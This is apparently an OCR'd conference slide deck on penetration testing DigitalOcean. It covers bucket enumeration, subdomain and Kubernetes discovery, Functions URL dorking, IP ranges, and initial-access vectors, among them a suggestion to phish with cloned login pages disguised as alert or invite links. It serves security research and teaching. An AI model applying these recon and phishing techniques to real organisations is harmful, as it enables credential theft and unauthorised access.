@glassesboy

Deep Dive into Clouded Waters - An overview in Digital Ocean's Pentest and Security


```
(blackhat)()(Nebula) >>> use credentials gl4ssesbo1
(blackhat)()(Nebula) >>> getuid
-----------------------------------------------------------------

UserName: gl4ssesbo1

-----------------------------------------------------------------

{
    "UserName": "gl4ssesbo1",
    "UserInfo": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "Meh.",
        "Position": "Information Security Specialist",
        "Arn": "arn:aws:iam::123456789012:user/gl4ssesbo1",
        "Extra": "Thank you, Vera Grabocka."
    }
}

-----------------------------------------------------------------
```

Cloud/DevOps Pentesting So Far

Cloud Platforms Tested

Azure
AWS
GCP

- Cloud Storage (buckets, blob/table/queue/file storage)
- Virtual Machines
- Containers and Container Registries
- Cloud Functions
- IAM
- K8s
- Database
- Security Features (Logging, EDRs, AV)



etc?

DigitalOcean

- Cheap VPS (Though has almost the same price as AWS LightSail)
- Cheap everything else, though


Features

- Droplets
- K8s
- Containers
- Cloud Functions
- Block Storage
- Web Apps
- API
- VPCs
- Firewall and Networking
- Spaces
- Databases

DigitalOcean Regions

At the moment, DigitalOcean has 13 data centers across the globe:


- New York City, The US: **NYC1**, **NYC2**, **NYC3**
- San Francisco, The US: **SFO1**, **SFO2**, **SFO3**
- Toronto, Canada: **TOR1**
- London, United Kingdom: **LON1**
- Frankfurt, Germany: **FRA1**
- Amsterdam, the Netherlands: **AMS2**, **AMS3**
- Singapore: **SGP1**
- Bangalore, India: **BLR1**



What's wrong with DigitalOcean Anyway?

Not much actually. The problem is how you configure it. But, some things I have found:


- No Specific Roles (You want to be an admin? They want you to be an admin too)
- Spaces not considered as a feature in the beginning, so they were build on top of AWS S3.
- Teams are made up of one team admin and some other team admin members.
- API is OK as APIs go, but again no roles
- No key vault
- Droplet access only through SSH Password or SSH Key and only access as root
- Public Cloud Functions
- Container Registry with full rights (on Container Registry ofc)
- No roles attached to droplets, so creds on metadata (which is good), but also no other way to store API keys, so either User-Data or Environment Variables (which is not necessarily good)



Reconnaissance

What can be found online?

- Spaces
- Domains
  - Droplets (kind of)
- Functions
- Kubernetes Node



Spaces

S3 for Digital Ocean (Literally).
It's build upon AWS S3 to allow for better interworking with each other
Think of it as AWS S3 ordered from Wish

"Hey, can I copy your homework?"

"Sure, just make it look diffrerent so that it doesn't look like you just copied it."

"Sure thing."

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   238    0   238    0     0   1076      0 --:--:-- --:--:-- --:--:--  1076
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Marker/>
</ListBucketResult>
glb@SPACESHIP:~$
```

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   851    0   851    0     0   2651      0 --:--:-- --:--:-- --:--:--  2642
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>bit-sea.png</Key>
    <LastModified>2022-07-05T13:02:40.571Z</LastModified>
    <ETag>"827a5e47acdfedf60ecfa223afbdebfd"</ETag>
    <Size>56587</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
  <Contents>
    <Key>blackhat-kube-cluster-kubeconfig.yaml</Key>
    <LastModified>2022-07-05T13:02:40.511Z</LastModified>
    <ETag>"f23a4b5b4f3ed65e2b0aaefc5c039dfd"</ETag>
    <Size>2093</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
  <Marker/>
</ListBucketResult>
glb@SPACESHIP:~$
```

2001: A Space Odyssey —

Each Space (as other cloud buckets) have a specific format of their host, which allows for easier reconnaisance:

https://<name>.<region>.digitaloceanspaces.com
https://<region>.digitaloceanspaces.com/<name>

404 if the bucket does not exist


200 if the bucket does exists

```
>>> import requests
>>> requests.get('https://blackhatspacedasda.fra1.digitaloceanspaces.com').status_code
404
>>> requests.get('https://blackhatspace.fra1.digitaloceanspaces.com').status_code
200
>>> requests.get('https://anotherblackhatspace.fra1.digitaloceanspaces.com').status_code
403
```

403 if the bucket
does exists but it's contents cannot be listed

Space Clearance

Spaces can be Public and Private (Bucket ACL.





```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1140    0  1140    0     0    818      0 --:--:--  0:00:01 --:--:--   819
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>blackhatspace</Name>
  <Prefix/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>bit-sea.png</Key>
    <LastModified>2022-07-05T13:02:40.571Z</LastModified>
    <ETag>"827a5e47acdfedf60ecfa223afbdebfd"</ETag>
    <Size>56587</Size>
    <StorageClass>STANDARD</StorageClass>
    <Owner>
      <ID>11919729</ID>
      <DisplayName>11919729</DisplayName>
    </Owner>
    <Type>Normal</Type>
  </Contents>
```

```
glb@SPACESHIP:~$ curl https://anotherblackhatspace.fra1.digitaloceanspaces.com | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   236  100   236    0     0    963      0 --:--:-- --:--:-- --:--:--   963
<Error>
  <Code>AccessDenied</Code>
  <BucketName>anotherblackhatspace</BucketName>
  <RequestId>tx00000000000000032259737-0062c566e7-51f54886-fra1b</RequestId>
  <HostId>51f54886-fra1b-fra1-zg02</HostId>
</Error>
glb@SPACESHIP:~$
```

Each object can be individually public accessible or not.

```
glb@SPACESHIP:~$ curl https://blackhatspace.fra1.digitaloceanspaces.com/bit-sea.png | xq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   229  100   229    0     0    679      0 --:--:-- --:--:-- --:--:--   677
<Error>
  <Code>AccessDenied</Code>
  <BucketName>blackhatspace</BucketName>
  <RequestId>tx00000000000000322708f7-0062c5679e-51f54886-fra1b</RequestId>
  <HostId>51f54886-fra1b-fra1-zg02</HostId>
</Error>
```




Static Web Hosting

(aka Enable CDN)

Spaces being basically S3, allow for static web hosting by enabling CDN. Also allows to add a domain/subdomain as CNAME.


https://<name>.<region>.cdn.digitaloceanspaces.com

When enabled, you need to provide a domain and a certificate (or one will be generated for you by LetsEncrypt). You can leverage something like crt.sh or google dorking for subdomain enumeration



GrayHatWarfare

Contains a list of
open buckets
and objects inside it




Search Buckets

Link shorteners can help
you find other
subdomains of the target

Google Dorking

You can search for sites with just a simple "site:<domain>"



Then gather the domains and check the CNAME.


Alternatively, you can use something like dork-cli, dorkify or just Google API to get those domains.

If a website is new and not much searched, you might not get results from Google Dorks, so other methods might be needed.

CRT.sh

Also, we can leverage CRT.sh to gather domains and as such hosts that a company owns. This is also possible, due to the fact that you can manage domains and certificates directly from DigitalOcean.

Some Python Libraries to interact with it have been written (e.g. https://github.com/YashGoti/crtsh), and Nebula has a module for that




```
(blackhat)()(reconnaissance/misc_crtsh) >>> use module reconnaissance/misc_crtsh
(blackhat)()(reconnaissance/misc_crtsh) >>> set DOMAIN pepperclipp.tech
(blackhat)()(reconnaissance/misc_crtsh) >>> run
------------------------------------------------------------------
Domain: pepperclipp.tech
------------------------------------------------------------------
{
    "Domain": "pepperclipp.tech",
    "Domain List": [
        "web01.pepperclipp.tech",
        "pepperclipp.tech"
    ]
}
------------------------------------------------------------------

(blackhat)()(reconnaissance/misc_crtsh) >>>
```

Kubernetes

Kube can be configured on DO as a managed service on 3 (minimally 2 droplets). This will generate a config file with the kube host, user, token.

By default, the cluster hostname is public as:

<Cluster ID>.k8s.ondigitalocean.com


This in itself is not a problem, but if a CNAME is configured on the domain of the target, an attacker can know if the service is being used and continue with more:

```
glb@SPACESHIP:~$ nslookup kube.pepperclipp.tech
Server:         172.22.224.1
Address:        172.22.224.1#53

Non-authoritative answer:
kube.pepperclipp.tech   canonical name = a90a9bb9-34ee-43f8-8f1c-358a4311fa2e.k8s.ondigitalocean.com.
Name:   a90a9bb9-34ee-43f8-8f1c-358a4311fa2e.k8s.ondigitalocean.com
```

Functions

DigitalOcean Cloud Functions

- **Are not event based triggered**
- **Can be written in python, php, go, nodejs**
- **Can be accessed directly from web without authentication (default), by generating a token or using the API (not the normal API, they have their own API)**
- **Running as root**
- **No credentials on machines (can configure Environment Variables, so you'll find them there)**



Function as a Service

Same fo all account

https://faas-<region>-<random chars>.doserverless.co/api/v1/web/<namespace ID>/<package name>/<function file name>?<parameters>=value&

Directory of Functions

OSINT-ing Functions

https://faas-<region>-<random chars>.doserverless.co/api/v1/web/<namespace ID>/<package name>/<function file name>?<parameters>=value&

Since the URL Format has /api/v1/web, you can search for /api/v1/web in URL


site:<domain> inurl:/api/v1/web/

You might find a lot of false positives from this, but can still prove to be a good way of finding some targets.

Droplets (sort of) ——

Droplets do not have a public host pointing to them like in AWS (or other platforms). They only have IP Addresses, which can be assigned a domain A (and AAAA record)

Again, something like a subdomain fuzzer, google dorking or crt.sh can help.




```
glb@SPACESHIP:~$ nslookup www.pepperclipp.tech
Server:         172.19.96.1
Address:        172.19.96.1#53

Non-authoritative answer:
Name:   www.pepperclipp.tech
Address: 138.68.86.188
```

```
glb@SPACESHIP:~$ python3.9 subdomain_enum.py ./wordlist.txt pepperclipp.tech
---------------------------------
             Result
---------------------------------
{
    "www.pepperclipp.tech": "138.68.86.188",
    "host01.pepperclipp.tech": "67.205.135.215",
    "web01.pepperclipp.tech": "205.185.216.42"
}
glb@SPACESHIP:~$
```

IP Ranges

Digital Ocean keeps a list of IP Ranges on:
https://digitalocean.com/geo/google.csv

The list only contains the IP Range and the regions, but it's a good start to know if a target is using Digital Ocean:

5.101.96.0/21	NL	NL-NH	Amsterdam	1105 AT		
5.101.104.0/22	NL	NL-NH	Amsterdam	1105 AT		
24.199.64.0/22	US	US-NJ	North Bergen	7047		
24.199.68.0/22	US	US-CA	Santa Clara	95054		
24.199.72.0/21	US	US-CA	Santa Clara	95054		
24.199.80.0/20	US	US-NJ	North Bergen	7047		
24.199.96.0/20	US	US-CA	Santa Clara	95054		
24.199.112.0/20	US	US-CA	Santa Clara	95054		
37.139.0.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.1.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.2.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.3.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.4.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.5.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.6.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.7.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.8.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.9.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.10.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.11.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.12.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.13.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.14.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.15.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.16.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.17.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.18.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.19.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.20.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.21.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.22.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.23.0/24	NL	NL-NH	Amsterdam	1105 AT		
37.139.24.0/24	NL	NL-NH	Amsterdam	1105 AT		


```python
def findDODomain(host):
    if "digitaloceanspaces.com" in host:
        return ["DigitalOcean", host.split(".")[1], "space"]
    elif "k8s.ondigitalocean.com" in host:
        return ["DigitalOcean", None, "kube"]
    elif "doserverless.co" in host:
        return ["DigitalOcean", host.split("-")[1], "function"]
    elif "ondigitalocean.com" in host:
        return ["DigitalOcean", host.split("-")[2], "database"]
    elif "ondigitalocean.app" in host:
        return ["DigitalOcean", None, "app"]
    elif "registry.digitalocean.com/crbsides" in host:
        return ["DigitalOcean", None, "app"]
```

Presigned URLs (GetObject)

**https://fra1.digitaloceanspaces.com/<space>/<key>?
X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=<access key>/<date>/<region>/s3/aws4_request&X-Amz-Date=
<start date UTM>&X-Amz-Expires=<nr of second available>&X-Amz-SignedHeaders=host&X-Amz-Signature=<signature>**

X-Amz-Credential=<access key>/<date>/<region>/s3/aws4_request

X-Amz-Date=<start date UTM>

X-Amz-Expires=<nr of second available>

Sum of these two will give you the expiration date

Initial Access

Initial Access Vectors

You can utilize alert emails

Bruteforce/password spraying

- Phishing
- Getting root (or other user's SSH password/key to droplets)
- Get Database password
- Vulnerability in Functions
- Getting access to API Keys
  - DO API
  - Space API
  - OAuth API Token
  - Function's API
- Config Files
  - Kubernetes
  - Container Registry
- Physical/GUI Access to the machine of a DO Admin

SQLi
RCE


Repository
Spaces
Administrator's machines
Droplets
Containers
Droplet User Data
Function Environment Variables

Repository
Spaces
An admin's machines
Droplets
Containers

GB

Portal Access from GUI Access to a machine

When logging in to a machine, a user can save the session for 60 days on a machine.



So, if you have physical access to a machine, you can login to the dashboard as a user without passwords saved and no password.

Phishing

To phish, the best solution would be to replicate the login page on https://cloud.digitalocean.com/login and send it as:

1. Alert email: https://cloud.digitalocean.com/droplets/<dropletID>?i=<like 5-6 random chars>

or


https://cloud.digitalocean.com/monitors/resource-alerts/<alert id>?i=<like 5-6 random chars>

1. Enrollment: https://cloud.digitalocean.com/organizations/accept_invite?code=<14 alphanumeric with lower letters code>
